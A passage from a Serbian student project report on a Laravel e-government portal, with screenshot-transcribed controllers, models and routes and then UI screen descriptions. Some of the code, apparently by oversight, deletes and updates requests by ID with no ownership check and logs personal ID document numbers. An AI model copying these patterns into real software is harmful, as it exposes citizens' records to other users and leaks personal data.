40     // ✅ ako postoji slika, sacuvaj i upisi putanju
41     if ($request->hasFile('slika')) {
42         $path = $request->file('slika')->store('profile_photos', 'public');
43         $data['slika'] = $path;
44     }
45
46     $user = User::create([
47         'ime' => $data['ime'],
48         'prezime' => $data['prezime'],
49         'email' => $data['email'],
50         'password' => Hash::make($data['password']),

```

Slika 21: Register kontroler i servis 1

```

        'email' => $data['email'],
        'password' => Hash::make($data['password']),
        // sad je ili putanja ili null
        'profile_photo_path' => $data['slika'],
    ]);

    $url = URL::temporarySignedRoute(
        'verification.verify',
        now()->addMinutes(60),
        ['id' => $user->id]
    );

    Mail::to($user->email)->send(new VerifyEmail($user, $url));

    $token = $user->createToken('api_token')->plainTextToken;

    return response()->json([
        'message' => 'Registracija uspesna.',
        'user' => $user,
        'token' => $token,
    ], 201);
}

```

Slika 22: Register kontroler i servis

Ova metoda služi za registraciju novog korisnika u sistemu. Prvo vrši validaciju unetih podataka, uključujući lične podatke, lozinku i opcionu profilnu sliku. Nakon toga kreira korisnika, čuva sliku ako je poslata i automatski hešira lozinku. Na kraju šalje email za verifikaciju naloga, generiše API token i vraća podatke o uspešnoj registraciji.

```

//delete
public function destroy($id)
{
    $zahtev = Zahtev::find($id);

    if (!$zahtev) {
        return response()->json(['message' => 'Zahtev nije pronadjen.'], 404);
    }
    $zahtev->delete();
    return response()->json(['message' => 'Zahtev je obrisana.'], 200);
}

```

Slika 23: Destroy zahtev kontroler i servis

Metoda destroy služi za brisanje zahteva na osnovu prosleđenog ID-ja, uz proveru da li zahtev postoji i vraćanje odgovarajuće poruke.

```
//putm azurira objekta
public function update(Request $request, $id)

{
    $zahtev = Zahtev::find($id);
    if (!$zahtev) {
        return response()->json(['message' => 'Zahtev nije pronadjen.'], 404);
    }

    // Validacija glavnih polja
    $validator = Validator::make($request->all(), [
        'tip_zahteva' => 'sometimes|in:prebivaliste,bracni_status',
        'status' => 'sometimes|string|max:255',
        'datum_kreiranja' => 'sometimes|date',
        'korisnik_id' => 'sometimes|integer|exists:users,id',
        'tip_promene' => 'sometimes|in:razvod,sklapanje_braka',
        'ime_partnera' => 'sometimes|string|max:255',
        'prezime_partnera' => 'sometimes|string|max:255',
        'datum_rodjenja_partnera' => 'sometimes|date',
        'partner_pol' => 'sometimes|in:M,Z',
        'broj_licnog_dokumenta' => 'sometimes|string|max:255',
        'broj_licnog_dokumenta_partnera' => 'sometimes|string|max:255',
        'datum_promene' => 'sometimes|date',
    ]);

    if ($validator->fails()) {
        return response()->json([
            'message' => 'Validacija nije prosla.',
            'errors' => $validator->errors()
        ], 422);
    }

    $data = $validator->validated();
    $zahtev->update($data);

    // Ažuriranje povezanih adresa
}
```

Slika 24: Update zahtev kontroler i servis 1

```
// Ažuriranje povezanih adresa
if ($request->has('stara_adresa')) {
    $zahtev->staraAdresa()->update($request->input('stara_adresa'));
}

if ($request->has('nova_adresa')) {
    $zahtev->novaAdresa()->update($request->input('nova_adresa'));
}

return response()->json(new ZahtevResource($zahtev), 200);
```

Slika 25: Update zahtev kontroler i servis

Ova metoda služi za ažuriranje postojećeg zahteva na osnovu prosleđenog ID-ja. Prvo proverava da li zahtev postoji, zatim vrši validaciju samo onih polja koja su poslata u zahtevu. Nakon uspešne validacije ažurira podatke zahteva i po potrebi ažurira povezane stare i nove adrese. Na kraju vraća ažuriran zahtev kroz ZahtevResource.

```
7 class ZahtevResource extends JsonResource
8 {
9     /**
10      * Transform the resource into an array.
11      *
12      * @return array<string, mixed>
13      */
14     public function toArray(Request $request): array
15     {
16         return
17         [
18             'id' => $this->id,
19             'tip_zahteva' => $this->tip_zahteva,
20             'status' => $this->status,
21             'datum_kreiranja' => $this->datum_kreiranja,
22             'korisnik_id' => $this->korisnik_id,
23             'korisnik' => $this->korisnik,
24             'tip_promene' => $this->tip_promene,
25             'ime_partnera' => $this->ime_partnera,
26             'prezime_partnera' => $this->prezime_partnera,
27             'datum_rodjenja_partnera' => $this->datum_rodjenja_partnera,
28             'partner_pol' => $this->partner_pol,
29
30             'broj_licnog_dokumenta' => $this->broj_licnog_dokumenta,
31             'broj_licnog_dokumenta_partnera' => $this->broj_licnog_dokumenta_partnera,
32             'datum_promene' => $this->datum_promene,
33
34             'stara_adresa' => new AdresaResource($this->staraAdresa),
35             'nova_adresa' => new AdresaResource($this->novaAdresa),
36
37         ];
38     }
39 }
40 }
```

Slika 26:ZahtevResource

ZahtevResource je API Resource koji služi za formatiranje i standardizaciju podataka o zahtevu pre nego što se pošalju kao JSON odgovor klijentu. U metodi toArray definiše koja polja zahteva, korisnika i povezanih adresa će biti uključena u odgovor. Resource se koristi pri vraćanju zahteva kroz API kako bi odgovor bio jasan i lak za obradu.

4.1.3 Model

```
class Zahtev extends Model
{
    use HasFactory;
    protected $table='zahtevi';
    protected $fillable=[
        'tip_zahteva',// promena bracnog statusa i promena prebivalista
        'status',
        'datum_kreiranja',
        'korisnik_id', //id korisnika ciji je zahtev

        'tip_promene', // sklapanje_braka ,razvod
        'ime_partnera',
        'prezime_partnera',
        'datum_rodjenja_partnera',
        'partner_pol',
        'broj_licnog_dokumenta',
        'broj_licnog_dokumenta_partnera',
        'datum_promene'
    ];
    protected $casts = [
        'datum_kreiranja'=> 'datetime',
        'status'=> 'string',
        'tip_zahteva' => 'string'
    ];
    // dodajem zbog tipova zahteva
    const PREBIVALISTE = 'prebivaliste';
    const BRACNI_STATUS = 'bracni_status';

    /**
     * Korisnik koji je poslao zahtev
     */
    public function korisnik()
```

Slika 27: Zahtev model 1

```

public function korisnik()
{
    return $this->belongsTo(User::class, 'korisnik_id');
}

/**
 * Dokumenti povezani sa ovim zahtevom
 */
public function dokumenti()
{
    return $this->hasMany(Dokument::class);
}

/**
 * Stara adresa (samo za tip prebivaliste)
 */
public function staraAdresa()
{
    return $this->hasOne(Adresa::class, 'zahtev_id')
        ->where('uloga_adrese', 'stara');
}

/**
 * Nova adresa (samo za tip prebivaliste)
 */
public function novaAdresa()
{
    return $this->hasOne(Adresa::class, 'zahtev_id')
        ->where('uloga_adrese', 'nova');
}

```

Slika 28: Zahtev model 2

Zahtev model predstavlja korisničke zahteve za promenu bračnog statusa ili prebivališta. Sadrži podatke o tipu zahteva, statusu, datumu kreiranja, korisniku i informacijama o partneru ili adresi. Poveyan je sa korisnikom, dokumentima i adresama (stara i nova). Tipovi zahteva su definisani kao konstante BRACNI_STATUS i PREBIVALISTE.

```

9 use Laravel\Sanctum\HasApiTokens;
10
11 class User extends Authenticatable implements MustVerifyEmail //ovaj model ce imati email verified at
12 {
13     /** @use HasFactory<\Database\Factories\UserFactory> */
14     use HasApiTokens, HasFactory, Notifiable;
15
16     /**
17      * The attributes that are mass assignable.
18      *
19      * @var list<string>
20      */
21     protected $fillable = [
22         'ime',
23         'prezime',
24         'datum_rodjenja',
25         'pol',
26         'tip_korisnika', // domaci, strani, administrator
27         'jmbg', // za domace
28         'broj_pasosa', // za strane
29         'drzavljanstvo', // za strane
30         'broj_zaposlenog', // za admina
31         'datum_kreiranja_naloga',
32         'email',
33         'password',
34         'profile_photo_path'
35     ];
36
37     /**
38      * The attributes that should be hidden for serialization.
39      *
40      * @var list<string>
41      */
42     protected $hidden = [
43         'password',
44         'remember_token',
45     ];

```

Activ
Go to

Slika 29: User model 1

```

5 ];
6 protected $casts = [
7     'datum_rodjenja' => 'date',
8     'datum_kreiranja_naloga' => 'datetime', // dodato
9 ];
10
11 /**
12  * Get the attributes that should be cast.
13  *
14  * @return array<string, string>
15  */
16 protected function casts(): array
17 {
18     return [
19         'email_verified_at' => 'datetime',
20         'password' => 'hashed',
21     ];
22 }
23
24 /**
25  * Svi zahtevi koje je korisnik poslao
26  */
27 public function zahtevi()
28 {
29     return $this->hasMany(Zahtev::class);
30 }
31
32 /**
33  * Svi termini koje je korisnik zakazao
34  */
35 public function termini()
36 {
37     return $this->hasMany(Termin::class);
38 }
39 }

```

Activat
Go to Se

Slika 30: User model 2

```
// Helper metode
public function isAdmin() { return $this->tip_korisnika === 'admin'; }
public function isDomaci() { return $this->tip_korisnika === 'domaci'; }
public function isStrani() { return $this->tip_korisnika === 'strani'; }

}
```

Slika 31: User model 3

Model User predstavlja korisnika aplikacije i omogućava autentifikaciju i verifikaciju emaila. Sadrži lične podatke, tip korisnika i podatke za pristup, kao i profile sliku. Povezan je sa zahtevima i terminima koje korisnik može imati. Takođe sadrži metode koje olakšavaju proveru tipa korisnika i automatski štite osetljive podatke poput lozinke.

```
28 public function store(Request $request)
29 {
30     $validator = Validator::make($request->all(), [
31         'tip_zahteva' => 'required|in:prebivaliste,bracni_status',
32         'tip_promene' => 'nullable|in:razvod,sklapanje_braka',
33         'ime_partnera' => 'nullable|string|max:255',
34         'prezime_partnera' => 'nullable|string|max:255',
35         'datum_rodjenja_partnera' => 'nullable|date',
36         'partner_pol' => 'nullable|in:M,Z',
37         'broj_licnog_dokumenta' => 'nullable|string|max:255',
38         'broj_licnog_dokumenta_partnera' => 'nullable|string|max:255',
39         'datum_promene' => 'nullable|date',
40     ]);
41
42     if ($validator->fails()) {
43         return response()->json([
44             'message' => 'Validacija nije prošla.',
45             'errors' => $validator->errors()
46         ], 422);
47     }
48
49     $data = $validator->validated();
50
51     // Backend sam dodaje obavezna polja
52     $data['korisnik_id'] = $request->user()->id; // ID ulogovanog korisnika
53     $data['status'] = 'kreiran'; // inicijalni status
54     $data['datum_kreiranja'] = now(); // trenutni datum
55     Log::info('Podaci za kreiranje zahteva:', $data);
56
57     $zahtev = Zahtev::create($data);
58     // AKO JE PROMENA PREBIVALIŠTA - DODAJ ADRESE
59     if ($zahtev->tip_zahteva === Zahtev::PREBIVALISTE) {
60
61         // VALIDACIJA STARE I NOVE ADRESE
62         $request->validate([
63             'stara_adresa.ulica' => 'required|string|max:255',
```

Slika 32: Store zahtev kontroler i servis 1


```

        'stara_adresa.ulica' => 'required|string|max:255',
        'stara_adresa.broj' => 'required|string|max:10',
        'stara_adresa.mesto' => 'required|string|max:255',
        'stara_adresa.opstina' => 'required|string|max:255',
        'stara_adresa.grad' => 'nullable|string|max:255',
        'stara_adresa.postanski_broj' => 'nullable|string|max:10',

        'nova_adresa.ulica' => 'required|string|max:255',
        'nova_adresa.broj' => 'required|string|max:10',
        'nova_adresa.mesto' => 'required|string|max:255',
        'nova_adresa.opstina' => 'required|string|max:255',
        'nova_adresa.grad' => 'nullable|string|max:255',
        'nova_adresa.postanski_broj' => 'nullable|string|max:10',
    ]);

    // STARA ADRESA
    Adresa::create([
        'zahtev_id' => $zahtev->id,
        'ulica' => $request->stara_adresa['ulica'],
        'broj' => $request->stara_adresa['broj'],
        'mesto' => $request->stara_adresa['mesto'],
        'opstina' => $request->stara_adresa['opstina'],
        'grad' => $request->stara_adresa['grad'] ?? '',
        'postanski_broj' => $request->stara_adresa['postanski_broj'] ?? '',
        'trajanje_prebivalista' => 'stalna',
        'uloga_adrese' => 'stara',
    ]);

    // NOVA ADRESA
    Adresa::create([
        'zahtev_id' => $zahtev->id,
        'ulica' => $request->nova_adresa['ulica'],
        'broj' => $request->nova_adresa['broj'],
        'mesto' => $request->nova_adresa['mesto'],
    ]);

```

Slika 33:Store zahtev kontroler i servis 2

```

1 // NOVA ADRESA
2 Adresa::create([
3     'zahtev_id' => $zahtev->id,
4     'ulica' => $request->nova_adresa['ulica'],
5     'broj' => $request->nova_adresa['broj'],
6     'mesto' => $request->nova_adresa['mesto'],
7     'opstina' => $request->nova_adresa['opstina'],
8     'grad' => $request->nova_adresa['grad'] ?? '',
9     'postanski_broj' => $request->nova_adresa['postanski_broj'] ?? '',
10    'trajanje_prebivalista' => 'stalna',
11    'uloga_adrese' => 'nova',
12 ]);
13 }
14
15
16
17 return response()->json(new ZahtevResource($zahtev), 201);
18 }
19

```

Slika 34:Store zahtev kontroler i servis

Ova funkcija služi za kreiranje novog zahteva od strane ulogovanog korisnika. Najpre vrši validaciju podataka zahteva, a zatim backend automatski dodaje obavezna polja poput korisnika, statusa i datuma kreiranja. Ukoliko je tip zahteva promena prebivališta, dodatno se validiraju i upisuju stara i nova adresa povezane sa zahtevom. Na kraju se vraća novokreirani zahtev formatiran kroz `ZahtevResource`.

4.1.4 Middleware

```
Route::middleware('auth:sanctum')->group(function () {
    Route::post('/logout', [AuthController::class, 'logout']);
    Route::get('/me', [AuthController::class, 'me']);

    Route::get('/zahtev/moje', [ZahtevController::class, 'mojiZahteviPaginatedFiltered']);

    Route::get('/zahtev/moje/bracni_status', [ZahtevController::class, 'mojiBracniStatusPaginatedFiltered']);

    Route::get('/zahtev/moje/prebivaliste', [ZahtevController::class, 'mojiPromenaPrebivalistaPaginatedFiltered']);


    Route::get('/termin/moje', [TerminController::class, 'mojiTerminiPaginatedFiltered']);
    Route::get('/zahtev/export/csv', [ZahtevController::class, 'exportCsv']);
    Route::post('/zahtev', [ZahtevController::class, 'store']);
    Route::delete('/zahtev/{id}', [ZahtevController::class, 'destroy']);
});
```

Slika 35:Middleware

Sve rute u ovoj grupi su za ulogovanog korisnika i obuhvataju odjavu, pregled profila, pregled i filtriranje njegovih zahteva i termina, kreiranje i brisanje zahteva.

4.2 Prikaz korisničkog interfejsa (Frontend UI)

4.2.1 HomePage



Slika 36-HomePage stranica 1



Slika 37:HomePage stranica 2

Na početku ove stranice, nalazi se navigacioni meni, koji se nalazi na svakoj stranici. Nakon tog navigacionog menija, nalazi se opis portala, kao i prikaz jednog korisnika. Ispod ovog opisa nalaze se dva dugmeta, pomoću kojih korisnik može da otvori *Register* formu ili *LogIn* formu. U donjem delu ekrana nalaze se kartice, pomoću kojih korisnik


može da vidi koje su osnovne odlike i funkcionalnosti našeg portala. Na samom kraju stranice nalazi se footer sekcija, koja se takodje nalazi na svakoj stranici.

4.2.2 Registracija

Prvi korak u registraciji je odabir tipa korisnika:

- Domaći državljanin
- Strani državljanin

Ovaj izbor određuje koje podatke korisnik treba da unese prilikom kreiranja naloga i kako će sistem procesirati njegove podatke.



Slika 38-Odabir korisnika za registraciju

4.2.2.1. Registracija domaćih državljana


Registracija domaćih korisnika u aplikaciji **MojaEUprava** uključuje dodatni korak provere u bazi podataka kako bi se osiguralo da se ne kreira duplikat korisničkog naloga.

Provera u bazi podataka

Ako korisnik odabere da je **domaći državljanin**, sistem automatski proverava da li korisnik već postoji u bazi, na osnovu unetih osnovnih identifikacionih podataka (npr. JMBG).

Ako korisnik postoji → aplikacija prikazuje poruku o postojanju naloga i ne dozvoljava kreiranje novog naloga.

Ako korisnik ne postoji → sistem omogućava nastavak registracije.




Registracija domaćeg državljanina

Unesite JMBG

Proveri JMBG

Slika 39-Unos jmbga za domaće korisnike



Registracija domaćeg državljanina

Registracija za: Isabell Moore

Email

Šifra


Potvrda šifre

Registruj se

Slika 40-Registracija domaceg korisnika

4.2.2.2 Registracija stranih državljana

Ako korisnik odabere da je **strani državljanin**, registracija zahteva unos dodatnih podataka zbog specifičnosti pravnog statusa.



The image shows a registration form titled "Registracija stranog državljanina". The form is a vertical stack of input fields and a final button. The fields are: "Ime" (Name), "Prezime" (Surname), "Email", "Šifra" (Password), "Potvrda šifre" (Confirm password), "Broj pasoša" (Passport number), "Državljanstvo" (Citizenship) which is a dropdown menu, and "Profilna slika (opciono)" (Profile picture (optional)) which is a file upload area. The file upload area contains a "Choose File" button and the text "No file chosen". At the bottom of the form is a large blue button labeled "Registruj se".

Registracija stranog državljanina

Ime

Prezime

Email

Šifra

Potvrda šifre

Broj pasoša

Državljanstvo

Izaberi državljanstvo... ▼

Profilna slika (opciono)


Choose File No file chosen

Registruj se

Slika 41-Registracija stranog državljanin

Takodje korisnik ima mogućnost postavljanja profilne slike.

4.2.3 Login



The screenshot shows a web application interface with a top navigation bar containing links for 'Pocetna', 'Login', and 'Registracija'. The main content area features a central login form titled 'Prijavi se na mojaEUprava portal'. Below the title, a welcome message reads: 'Dobrodošli! Molimo unesite svoj email i lozinku kako biste pristupili svom nalogu.' The form includes two input fields: 'Email adresa:' with the value 'nitsche.elmo@example.net' and a red error indicator, and 'Lozinka:' with masked characters '*****'. A blue 'Prijavi se' button is positioned below the password field. At the bottom of the form, there is a link for 'Zaboravili ste lozinku?' and another link that says 'Obratite se opciji za reset lozinke.' In the bottom right corner of the page, there is a 'Activate Windows' watermark with the text 'Go to Settings to activate Windows.'

Slika 42:Login forma

Na ovoj stranici korisnik može da se uloguje unošenjem svoje email adrese u polje predviđeno za to, kao i unošenjem lozinke. Klikom na dugme *Prijavi se* korisnik šalje zahtev serveru za prijavu, na osnovu kog njemu stiže povratna informacija o uspešnosti ove operacije.


4.2.4 Zakaži termin

The screenshot shows a web browser window with the address bar displaying 'localhost:3000/zakazi-termin'. The navigation bar at the top contains links: 'Pocetna', 'Moj zahtevi', 'Zakaži termin', and 'Logout'. The main content area features a central form titled 'Zakaži termin'. The form includes three input fields: a dropdown menu for 'Tip dokumenta:' with 'Lična karta' selected, a text input for 'Lokacija:', and a date-time input for 'Datum i vreme:' with a placeholder 'dd/mm/yyyy --:--'. At the bottom of the form are two buttons: a blue 'Zakaži' button and a grey 'Otkaži' button. A footer bar at the bottom of the page contains the text '© 2026 mojaEUprava. Svi podaci su sigurni i zaštićeni.'

Slika 43:Zakazi termin forma

